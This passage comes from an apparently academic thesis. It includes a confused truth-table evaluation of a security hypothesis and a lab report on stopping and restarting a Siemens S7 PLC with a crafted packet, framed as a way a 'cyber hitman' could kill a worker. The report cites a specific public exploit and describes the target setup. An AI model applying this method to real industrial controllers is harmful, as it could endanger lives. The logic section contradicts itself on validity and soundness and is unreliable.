



Figure 1. The syntax tree of the statement.

3 Evaluating the formalised statements by comparing values of the truth table to philosophy of science and informal fallacies

The statement which is being to be assessed is the statement of: SP: $\therefore B \& C \vee D \rightarrow E \rightarrow (\neg F) \leftrightarrow A$. The truth table of the picture 2 will be assessed by comparing the premises and results to philosophy of science and informal fallacies. The truth table was re-created with other propositional logic tool, to make sure that other tools which are publicly available will have same result. The tool was selected from Department of Philosophy at Vienna University.²⁸⁶ The previous statement was implement in same form to the tool (Picture 3) and it did give same result as previous tool (Picture 4) and therefore, based on observation and comparison analysis the research has reliability because in measuring time, when same thing was repeated, the result did not chance.

²⁸⁶ The truth table tool is available at [www: https://logik.phl.univie.ac.at/~chris/Android/truthtables.html](https://logik.phl.univie.ac.at/~chris/Android/truthtables.html)



Picture 3. The formalised statement in the new tool.

The previous statement for converted to new one, because the tool does not support the same letters.

Truth Tables					
P	Q	R	S	T	$(((P \wedge Q) \vee R) \rightarrow S) \rightarrow \neg T$
T	T	T	T	T	F
T	T	T	T	F	T
T	T	T	F	T	T
T	T	T	F	F	T
T	T	F	T	T	F
T	T	F	T	F	T
T	T	F	F	T	T
T	T	F	F	F	T
T	F	T	T	T	F
T	F	T	T	F	T
T	F	T	F	T	T
T	F	T	F	F	T
T	F	F	T	T	F
T	F	F	T	F	T
T	F	F	F	T	T
T	F	F	F	F	T
F	T	T	T	T	F
F	T	T	T	F	T
F	T	T	F	T	T
F	T	T	F	F	T
F	T	F	T	T	F
F	T	F	T	F	T
F	T	F	F	T	T
F	T	F	F	F	T
F	F	T	T	T	F
F	F	T	T	F	T
F	F	T	F	T	T
F	F	T	F	F	T
F	F	F	T	T	F
F	F	F	T	F	T
F	F	F	F	T	T
F	F	F	F	F	T

	B	C	D	E	F	$B \wedge C$	$C \vee D$	$E \Rightarrow$	$!F$
0)	T	T	T	T	T	T	T	F	F
1)	T	T	T	T	F	T	T	T	T
2)	T	T	T	F	T	T	T	T	F
3)	T	T	T	F	F	T	T	T	T
4)	T	T	F	T	T	T	T	F	F
5)	T	T	F	T	F	T	T	T	T
6)	T	T	F	F	T	T	T	T	F
7)	T	T	F	F	F	T	T	T	T
8)	T	F	T	T	T	F	T	F	F
9)	T	F	T	T	F	F	T	T	T
10)	T	F	T	F	T	F	T	T	F
11)	T	F	T	F	F	F	T	T	T
12)	T	F	F	T	T	F	F	T	F
13)	T	F	F	T	F	F	F	T	T
14)	T	F	F	F	T	F	F	T	F
15)	T	F	F	F	F	F	F	T	T
16)	F	T	T	T	T	F	T	F	F
17)	F	T	T	T	F	F	T	T	T
18)	F	T	T	F	T	F	T	T	F
19)	F	T	T	F	F	F	T	T	T
20)	F	T	F	T	T	F	F	T	F
21)	F	T	F	T	F	F	F	T	T
22)	F	T	F	F	T	F	F	T	F
23)	F	T	F	F	F	F	F	T	T
24)	F	F	T	T	T	F	T	F	F
25)	F	F	T	T	F	F	T	T	T
26)	F	F	T	F	T	F	T	T	F
27)	F	F	T	F	F	F	T	T	T
28)	F	F	F	T	T	F	F	T	F
29)	F	F	F	T	F	F	F	T	T
30)	F	F	F	F	T	F	F	T	F
31)	F	F	F	F	F	F	F	T	T

\wedge \wedge \wedge \wedge \wedge
 1 2 5 4 3

Picture 4. The comparison analysis and both are not tautologies.

After it, it was time to analysis the premises of the statement and what kind of results it is giving as output (Picture 5). Each line will be assess separately and from philosophy of science the informal/logical fallacies are used to make the assessment.

Truth Tables			Truth Tables									
P	Q	R	S	T	$(((P \wedge Q) \vee R) \rightarrow S) \rightarrow \neg T$	P	Q	R	S	T	$(((P \wedge Q) \vee R) \rightarrow S) \rightarrow \neg T$	
1	T	T	T	T	F	1	T	T	T	T	F	∴ Unsound
2	T	T	T	T	F	2	T	T	T	T	F	T
3	T	T	T	F	T	3	T	T	T	F	T	T
4	T	T	T	F	F	4	T	T	T	F	F	F
5	T	T	F	T	F	5	T	T	F	T	T	F
6	T	T	F	T	T	6	T	T	F	T	F	T
7	T	T	F	F	T	7	T	T	F	F	T	T
8	T	T	F	F	F	8	T	T	F	F	F	F
9	T	F	T	T	F	9	T	F	T	T	T	F
10	T	F	T	T	T	10	T	F	T	T	F	T
11	T	F	T	F	T	11	T	F	T	F	T	T
12	T	F	T	F	F	12	T	F	T	F	F	F
13	T	F	F	T	T	13	T	F	F	T	T	F
14	T	F	F	T	F	14	T	F	F	T	F	T
15	T	F	F	F	T	15	T	F	F	F	T	F
16	T	F	F	F	F	16	T	F	F	F	F	T
17	F	T	T	T	F	17	F	T	T	T	T	F
18	F	T	T	T	F	18	F	T	T	T	F	T
19	F	T	T	F	T	19	F	T	T	F	T	T
20	F	T	T	F	F	20	F	T	T	F	F	F
21	F	T	F	T	T	21	F	T	F	T	T	F
22	F	T	F	T	F	22	F	T	F	T	F	T
23	F	T	F	F	T	23	F	T	F	F	T	F
24	F	T	F	F	F	24	F	T	F	F	F	T
25	F	F	T	T	T	25	F	F	T	T	T	F
26	F	F	T	T	F	26	F	F	T	T	F	T
27	F	F	T	F	T	27	F	F	T	F	T	T
28	F	F	T	F	F	28	F	F	T	F	F	F
29	F	F	F	T	T	29	F	F	F	T	T	F
30	F	F	F	T	F	30	F	F	F	T	F	T
31	F	F	F	F	T	31	F	F	F	F	T	F

Picture 5. A truth table of the same statement.

In the line of one (Picture 5), all premises are true, but conclusion is false. Which means that the statement is true, but is valid, but it is unsound [19], because if all premises are true then conclusion must be true (induction rules in mathematics) [20]. Otherwise, it cannot be sound. This means that hypothesis can be fully reject, because of this founding and the hypothesis is not true.²⁸⁷ If all premises are true then the conclusion but be true, otherwise it is

²⁸⁷ This has been taught for the author on the PhD level course of Philosophy of Science - HHF9030 at Tallinn University of Technology in 2017.

unsound reasoning [21], [22]. In conclusion, there no reason to assess anymore lines, because the statement has one option that it is not sound²⁸⁸ and it is enough with to reject total hypothesis and it is not even tautology. This means that working hypothesis did not get any support from this method to support a claim what working hypothesis is claiming.

4 Human element

The human element will be studied by qualitative research methods. The exact for this chapter study is content analysis [23]. None of data is purely objective and data cannot be chanced as numbers without losing its content [24]. Therefore, the human element is studied by analysing its data with logic of content analysis. The comparison point is reality and other researches of the human element, which guarantee the reliability and validity is guaranteed by using content analysis and assess only things which has been mentioned. The working hypothesis is the same and the human element is connected to the working hypothesis.

The human element has been see as, the weakest link in security [25], [26]. The human element creates condition that there are inside threat [27], which waits for activation. The human is currently impossible to eliminate from the process, if the mankind what the humans to use technology and be engaged and influenced with technology. One of the human are immunity to criminal behaviour or misconducts, because criminologist are studied that propensity for having conspiracy to commit aggression or commencing of the aggression [28]. People lies many times in day and people are not willing to tell the truth which not causality with exterior reality and their own internal vision and values [29], [29]. People say that they want to follow rules and ethics, but they can end up situation where own need is inferior to, than a need to follow rules, which cause either criminal behavior or acts of misconduct [28]. The environment, values, possibilities and social status of the people, will affect will become as offenders [30], but this not fixed situation and situation in society can chance which leads to chance of criminality.

If system are hand of the man, then there are possibility for failures, misconducts, criminal behavior, poor performance and inability to perform, this has been notified by the U.S Army [31]. The man performance is not equal same in everyday and when he or she gets older, his or her performance will chance. The performance to protect assets or attack and compromise the assets is in addition, hand of his or her competence and knowledge. Can everyone know everything and can they together know everything and therefore be prepared for everything, without failures, poor performance or not missing out somethings? Therefore, as long the human element exits in the cybersecurity systems and information technology systems, it is not automatically advancing its security, because human element has function to be liability. It seems to be feature of the man and the Universe that the man is liability and advantage and it is just man own thinking that bad and good things can be happened from the man, which are liability and advantage. This raises questions that can be there exits secure protocols, which guarantee security for the systems, if the man is part of the process or are integrating with the systems? In conclusion, the human element will affect to security of the protocols and its liability, which can be exploited from outside and inside of the organisations, even though the human element can been seen as advantage for some philosophical point of view. However, the study of the human element has conflict in premises, because same premise cannot be same time having two different values [32] and it has problem to claim that human element is advantage and liability.

²⁸⁸ This has been taught for the author on the PhD level course of Philosophy of Science - HHF9030 at Tallinn University of Technology in 2017.

5 Conclusion

This study is unable to support the working hypothesis claim that *The secure protocol are established through organisational resilience and OODA or PDCA and these create a base for methodology were more advanced measures will defeat the malicious attempts and are more resilience to malicious attacks and therefore, secure. The threat actor is either asymmetrical or symmetrical with its attack, but more advanced measures will defeat the threat actor(s) and impact to the assets or malicious attempt will not be successfully.* The formalised statement of the working hypothesis did not gain any support it, when it was tested through truth table method and assessed by informal fallacies from philosophy of science. The working hypothesis was not tautology, which means that it is not valid reasoning and there was line in the truth table that all premises are true, but the conclusion is false, which means that the working hypothesis was unsound. The human element was in addition assessed which has connection to the hypothesis, it became obvious that human element is not automatically advantage and human element is liability. This conclusion of the human element is having a conflict in premises, that how the man can be liability and advantage, which means that the human element do not support secure protocols existence, because human element can misuses to compromise assets which the secure protocols are securing. Even through more research is needed to study, when and why human element is liability and can be the human element liabilities completely or effectively avoided than human element would not compromise the secure protocols. Nevertheless, the human element study failed to support the hypothesis, because of conflict in premises and that basic discovery that the human element is liability. In conclusion, this study is unable to support the working hypothesis that OODA or PDCA and organisational resilience will guarantee secure protocols and this ideology can be used as base for those secure protocols.

6 References

- [1] B. Brehmer, “The OODA-loop,” *The Dynamic OODA Loop: Amalgamat ing Boyd’s OODA Loop and the Cybernetic Approach to Command and Control ASSESSMENT, TOOL S AND METRICS*. [Online]. Available: http://www.dodccrp.org/events/10th_ICCRTS/CD/papers/365.pdf.
- [2] The British Standards Institution, “What is Organizational Resilience?,” 2018. [Online]. Available: <https://www.bsigroup.com/en-GB/our-services/Organizational-Resilience>.
- [3] A. Chakraborty, “Importance of PDCA cycle for SMEs,” *Int. J. Mech. Eng.*, vol. 3, no. 5, pp. 1–5, 2016.
- [4] J. Seppänen, “Filosofian suhde tieteseen ja uskontoon,” 2018. [Online]. Available: <http://www.kolumbus.fi/juha.seppanen/jssivut/fi/johfill.htm>.
- [5] J. Heinonen, A. Keinänen, and J. Paasonen, “Luetettavuus,” in *Turvallisuustutkimuksen tekeminen*, Helsinki: Tietosanoma ltd, 2013, pp. 94–95.
- [6] J. Heinonen, A. Keinänen, and J. Paasonen, “Luetettavuus,” in *Turvallisuustutkimuksen tekeminen*, Helsinki: Tietosanoma ltd, 2013, pp. 92–93.
- [7] S. S. R. Group, “University of Aalto,” 2018. [Online]. Available: http://cs.aalto.fi/en/research/research_groups/secure_systems/.
- [8] ASIS International, “Organizational Resilience Standard,” in *Protection of Assets Security Management*, First., Alexandria: ASIS International, 2012, pp. 56–60.
- [9] B. Brehmer, “The Dynamic OODA Loop: Amalgamat ing Boyd’s OODA Loop and the Cybernetic Approach to Command and Control.” [Online]. Available: http://www.dodccrp.org/events/10th_ICCRTS/CD/papers/365.pdf.
- [10] ASIS International, “Plan-Do-Check-Act Cycle,” in *Protection of Assets Security Management*, First., Alexandria: ASIS International, 2012, pp. 46–47.
- [11] Ted G. Lewis, “Cyber-Threats,” in *Critical Infrastructure Protection in Homeland Security: Defending a Networked Nation*, First., Hoboken: John Wiley & Sons, Inc, 2006, p. 399.
- [12] CHAPTER ELEVEN, “Asymmetric Threats,” 1998. [Online]. Available: <http://www.au.af.mil/au/awc/awcgate/sa98/sa98ch11.htm>.
- [13] W. Milner, “Sentential Logic Calculator.” [Online]. Available: <http://waltermilner.com/sententiallogic/launch.html>.
- [14] H. Salminen and J. Väänänen, “Päätely,” in *Johdatus logiikkaan*, Helsinki: Gummerus Kirjapaino ltd, 2002, p. 46.
- [15] I. Bondecka-Krzykowska, “2. Semantic tree method,” *Semantic tree method – historical perspective and applications*, 2005. [Online]. Available: <http://www.cse.chalmers.se/edu/year/2017/course/DAT060/tree.pdf>.
- [16] H. Salminen and J. Väänänen, “Predikaattilogiikka,” in *Johdatus logiikkaan*, Helsinki: Gummerus Kirjapaino ltd, 2002, p. 67.
- [17] V. Rantala and A. Virtanen, “Validisuuden ja tautologisuuden suhde,” in *LOGIIKAN PERUSKURSSI*, Tampere: University of Tampere, 2003, p. 31.

- [18] Bank of Finnish Terminology in Arts and Sciences, “tautologia | looginen totuus | välttämätön totuus,” 2018. [Online]. Available: <http://tieteentermipankki.fi/wiki/Filosofia:tautologia>. [Accessed: 14-May-2018].
- [19] P. Suber, “Truth of Statements, Validity of Reasoning,” 1997. [Online]. Available: <http://legacy.earlham.edu/~peters/courses/log/tru-val.htm>. [Accessed: 17-Apr-2018].
- [20] University of Helsinki, “2.1. Deduktio,” 2009. [Online]. Available: http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#deduktiivinen. [Accessed: 17-Apr-2018].
- [21] J. Merikoski, A. Virtanen, and P. Koivisto, “Päätely,” in *Johdatus diskreettiin matematiikkaan*, Porvoo: WS Bookwell ltd, 2004, pp. 17–19.
- [22] University of Helsinki, “2.1. Deduktio,” 2009. [Online]. Available: http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#deduktiivinen. [Accessed: 18-Apr-2018].
- [23] H.-F. Hsieh and E. S. Shannon, “Three Approaches to Qualitative Content Analysis,” *SAGE Qual. Heal. Res.*, vol. 15, no. 9, 2005.
- [24] J. Tuomi and A. Sarajärvi, *Laadullinen tutkimus ja sisällönanalyysi*. Helsinki: Tammi ltd, 2002.
- [25] D. Fischbacher-Smith, “Breaking bad? In search of a (softer) systems view of security ergonomics,” *2015*, vol. 29, no. 1, pp. 5–22.
- [26] K. Lane, “Human Resources: Is It a Weak Link in the Security Chain of Your Company?,” *Secur. J.*, vol. 14, no. 4, pp. 7–16, 2001.
- [27] A. Healey, “The insider threat to nuclear safety and security,” *Secur. J.*, vol. 29, no. 1, pp. 23–38, 2015.
- [28] J. Haapasalo, “Rikollisuuden selityksiä,” in *Kriminaalipsykologia*, M. Junnila, Ed. Jyväskylä: WS Bookwell ltd, 2008, p. 25.
- [29] S. Huhtasaari, “Valehtelu,” in *Venyyvä totuus - Illusio rehellisyydestä ja monogamiasta*, Helsinki: BoD - Books on Demand, 2017, pp. 103–106.
- [30] J. Kivivuori, “Rikollisuuden syyt,” 2011. [Online]. Available: http://www.porttivapauteen.fi/tietoa/tietopankki/2455/rikollisuuden_syyt. [Accessed: 16-Apr-2018].
- [31] US Headquarters Department of the Army, “COMBAT AND OPERATIONAL STRESS CONTROL FM 4-02.51 (FM 8-51),” Washington, DC, 2006.
- [32] University of Helsinki, “iii. Ristiriitaiset premissit,” 2009. [Online]. Available: http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#ristiriitaisetpremissit. [Accessed: 17-Apr-2018].

XII. Appendix: Master's Degree Thesis Lab Experiment

Hitmen Research and Relay Attack

Mikko Luomala

Date written: April 16, 2017

Instructor: Truls Ringkjøb

Control of Version

Version	Editor	Date	Reason
1.0	Mikko Luomala	15-16.4.2017	Template

Table of Contents

The Data Classification.....	346
Authorization for the Experiment	347
Supervisor's Signature and Other Observers' Signatures.....	348
Definitions.....	349
1. Introduction.....	350
2. Research Method.....	350
3. Hypothesis.....	350
4. The Relay Attack	350
5. The Topology of the Lab Experiment.....	351
6. Lab Equipment for Measuring and List of the Hardware	352
7. Explanation of Logic of Siemens S7 and SQS65 Step Motor	353
8. The Parameters for the Experiment and Execution of the Experiment.....	355
9. Conclusion	358
Figures.....	359
Annexes.....	359

The Data Classification

This document is classified to level of *Public* based on nature of science to make scientific research available for public interest and Tallinn University of Technology mission is make a scientific research based on Republic of Estonia national legislation.²⁸⁹

²⁸⁹ Tallinn University of Technology Act, § 2, subparagraph 3.

Authorization for the Experiment

This experiment has been performed at Republic of Estonia which is part of the European Union. The European union's CHARTER OF FUNDAMENTAL RIGHTS OF THE EUROPEAN UNION book the article 13²⁹⁰ is giving a right for academics to practice science. Republic of Estonia²⁹¹ has been signed the Lisbon convention 2007/C 306/01.²⁹² The legal legitimate works that the weakest legal sources for mandates are scientific publications from science of law, government proposals and are more significant are authorities decisions or interpretation which are not challenged, a valid national law and court's interpretation for law and lastly most hegemonic is Europe Union Law and European Court of Human Rights.²⁹³ Therefore, this experiment has mandates from EU's 2000/C 364/01 article 13.

²⁹⁰ EU 2000/C 364/01, article 13.



²⁹¹ Riigiteataja. *RT II 2001, 21, 111*. <https://www.riigiteataja.ee/akt/78494.txt> (accessed April 15, 2017).

²⁹² EU 2007/C 306/01.

²⁹³ Republic of Finland Parliament. *Yleistä oikeuslähteistä ja oikeudellisesta informaatiosta*. https://www.eduskunta.fi/FI/tietoeduskunnasta/kirjasto/aineistot/kotimainen_oikeus/kotimaiset-oikeuslahteet/Sivut/Yleista-oikeuslahteista-ja-oikeudellisesta-informaatiosta.aspx (accessed April 15, 2017).

Supervisor's Signature and Other Observers' Signatures

We are stating that we have witnessed the experiment and we are testifying (Annex 8) that the experiment was conducted based on principles of science and empirical experiments have conducted based on hypothesis and empirical experiments' results have scientific reliability²⁹⁴ and validity.²⁹⁵

Supervisor's Signature;	Other Observer's Signature	Other Observer's Signature
		_____
Truls Ringkjøb	Toomas Lepä	
Date: <u>17/4/17</u>	Date: <u>03/04/2017</u>	Date: _____

²⁹⁴ J. Heinonen, A. Keinänen and J. Paasonen. *Turvallisuustutkimuksen tekeminen*. Tallinna: AS Pakett, 2013, pp. 93-94.

²⁹⁵ J. Heinonen, A. Keinänen and J. Paasonen. *Turvallisuustutkimuksen tekeminen*. Tallinna: AS Pakett, 2013, pp. 92-93.

Definitions

CAT 6 = Category 6 Ethernet Cable

DHCP = Dynamic Host Configuration Protocol

IPv4 = Internet Protocol version 4

NAT = Network address translation

OS = Operating System

PLC = Programmable Logic Controller

RTU = Remote Terminal Unit

U.S DHS ICS-CERT= United States of America Department of Homeland Security Industrial Controller Security Cyber Emergency Response Team

V = Volts

1. Introduction

Justify of this paper is to introduce readers to relay attack which is targeted to Siemens S7 PLC and that experiment is part of the Master's degree thesis.

2. Research Method

The research method for the experimental lab has been selected as the empirical research method, where empirical findings are compared to helper hypothesis. The reliability is guaranteed by observer only benchmarking naked eye observations of experiment environment metrics which are webcam footage from the PLC's operations, msfconsole indication data, Wireshark indication data, Fluke 17B Multimeter voltage data and naked eye observation of the PLC process to avoid that the results could change when the lab experiment is repeated and wrong metrics are measured²⁹⁶. The validity is guaranteed by the lab tester sending only packets from msfconsole and other network connections are eliminated from experimental network to the PLC and the observer is only observing experiment related metrics to guarantee valid results.²⁹⁷

The helper-hypothesis is *Can sending a crafted packet used by hitmen sabotage the PLC process unexpectedly?*

3. Hypothesis

This paper is part of Master's degree thesis and master's degree thesis main hypothesis is: *what are cyber hitmen and what they can do to kill a human by the cyber dimension?*

This lab we assess one method which could be used by the cyber hitman or cyber hitmen to cause loss of life.

This thesis is master degree level and it is not a doctoral level study. The thesis does not assess every possible method which the cyber hitmen can use to murder a human. The thesis assesses only one method and chosen environment is industrial controller systems environment with Siemens S7 CPU1211C DC/DC/DC programmable logic controller.

The method is send crafted packet from attacking laptop without any anonymization or stealth methods to targeted PLC. The wanted consequences are to make device stop and activate unexpectedly which can cause certain conditions loss of life for example in the maintenance situation where PLC is halted based on software command and re-activated unexpectedly when there is human inside machine.

4. The Relay Attack

This paper assesses only one method for hitmen to possibly kill human. The chosen method is relay attack. The Siemens S7 has been selected for this experiment and Siemens S7 is using PROFIBUS based communication inside Ethernet network segmentation.²⁹⁸ The relay attack

²⁹⁶ J. Heinonen, A. Keinänen and J. Paasonen. *Turvallisuustutkimuksen tekeminen*. Tallinna: AS Pakett, 2013, pp. 93-94.

²⁹⁷ J. Heinonen, A. Keinänen and J. Paasonen. *Turvallisuustutkimuksen tekeminen*. Tallinna: AS Pakett, 2013, pp. 92-93.

²⁹⁸ Siemens. "S7-1200 Communication." http://w3.siemens.com/mcms/programmable-logic-controller/en/basic-controller/s7-1200/communication/pages/default_vor_tabs.aspx (accessed April 15, 2017).

can be done by sending crafted operational packet²⁹⁹ to PLC (RTU) from Ethernet network. The PROFINET traffic³⁰⁰ for example has no authentication between layer seven algorithms.³⁰¹ The Siemens S7 has exiting exploits available for stopping and de-activating the PLC module.³⁰² The suitable exploit of payload has been selected for the experiment from exploit-db.com.³⁰³

5. The Topology of the Lab Experiment

The figure 1 discrives the network diagram of the experimental environment. The figures 2 and 3




Figure 1. The Network Diagram of the network of the Experiment. Drawer: Mikko Luomala by tool U.S DHS ICS-CERT CSET 8.0 and MS Paint.

²⁹⁹ Eric D. Knapp and Joel Thomas Langill. *Industrial Network Security: Securing Critical Infrastructure Networks for Smart Grid, SCADA, and Other Industrial Control Systems*. Second Edition. Wyman Street, Waltham: Syngress, 2015, pp. 188-189.

³⁰⁰ Clint E. Bodungen, Bryan L. Singer, Aaron Shbeeb, Stephen Hilt and Kyle Wilhoit. *Hacking Industrial Control Systems Exposed: ICS and SCADA Security Secrets & Solutions*. United States of America: McGraw-Hill Education, 2017, pp. 162-175.

³⁰¹ Eric D. Knapp and Joel Thomas Langill. *Industrial Network Security: Securing Critical Infrastructure Networks for Smart Grid, SCADA, and Other Industrial Control Systems*. Second Edition. Wyman Street, Waltham: Syngress, 2015, pp. 146-147.

³⁰² Clint E. Bodungen, Bryan L. Singer, Aaron Shbeeb, Stephen Hilt and Kyle Wilhoit. *Hacking Industrial Control Systems Exposed: ICS and SCADA Security Secrets & Solutions*. United States of America: McGraw-Hill Education, 2017, pp. 162-163.

³⁰³ The exploit is available at [www: https://www.exploit-db.com/exploits/38964/](https://www.exploit-db.com/exploits/38964/) (accessed April 15, 2017).

are illustrating the real-life experimental environment for the experiment. The Kali Linux IPv4 Is random, but host IPv4 is 192.168.25.80 255.255.255.0.



Figure 2. The Siemens S7 experimental environment. Photographer: Mikko Luomala.




Figure 3. The attacking laptop for the experiment. Photographer: Mikko Luomala.

The technical schematic how the wire and components are connected to on Siemens S7 PLC is found annex 1.

6. Lab Equipment for Measuring and List of the Hardware

The Siemens S7 PLC is equipped with CPU1211C and it operating system software is version 2.2 and model serial number is 6ES7 211-1AD30-0XB0. The actuator is Siemens Acvatic

SqS65 step-motor which using 24 VAC for operational voltages and 0...10 VDC for controlling steps of the motor which between 0...10 positions. The Siemens S7 and Siemens SQS65 voltages communication is measured by FLUKE 17B multimeter. Three transformers are implemented for the experiment. First is 230 VAC to 24 VDC which is supplying currency for the Siemens S7 PLC and second transformer is 230 VAC to 24 VAC which is supplying currency for the Siemens SQS65 and last transformer is 230 VAC to 24 VAC which is supplying currency for Siemens S7 analog input and digital input .0 for steering the SQS65 step motor by voltage signal.

The attacking laptop host is running operating System of Windows OS 7 Professional 64 bit and virtualization the Kali Linux 2.0 2016.2³⁰⁴ by VMware Player 12. The network adapter on VMware Player 12 is set to NATing mode and VMware networks adapter's IP address is assigned automatically and host IP address is assigned to IPv4 192.168.25.80 255.255.255.0 for the Kali Linux 2.0 2016.2. For the Kali Linux, the exploit to exploiting Siemens S7 is downloaded from exploit-db.com³⁰⁵ and xawtv was downloaded by apt-get³⁰⁶ for exploring webcam feed which was recording the Siemens S7 activities during the experiment. Two pieces of CAT 6 cables was used and Ethernet switch to build the network. The USB extension cable and USB webcam was used for monitoring the experiment.

7. Explanation of Logic of Siemens S7 and SQS65 Step Motor

The Ladder³⁰⁷ logic is explained on figure 4, how the Siemens S7 was programmed. The idea for the code has been found the Siemens support website.³⁰⁸ The programming has been done by the Siemens Step version 14 trial version which is available the Siemens website.³⁰⁹

³⁰⁴ Kali Linux is available at www: <https://www.kali.org/downloads/>

³⁰⁵ The exploit is available at www: <https://www.exploit-db.com/exploits/38964/> (accessed April 15, 2017).

³⁰⁶ sudo apt-get install xawtv

³⁰⁷ Eric D. Knapp and Joel Thomas Langill. Industrial Network Security: Securing Critical Infrastructure Networks for Smart Grid, SCADA, and Other Industrial Control Systems. Second Edition. Wyman Street, Waltham: Syngress, 2015, pp. 60-63.

³⁰⁸ Origin for the code from www: [https://support.industry.siemens.com/cs/document/39334504/for-an-s7-1200-s7-1500-controller-in-step-7-\(tia-portal\)-how-do-you-scale-integer-values-in-real-numbers-and-vice-versa-for-analog-inputs-and-outputs-?dti=0&lc=en-WW](https://support.industry.siemens.com/cs/document/39334504/for-an-s7-1200-s7-1500-controller-in-step-7-(tia-portal)-how-do-you-scale-integer-values-in-real-numbers-and-vice-versa-for-analog-inputs-and-outputs-?dti=0&lc=en-WW)

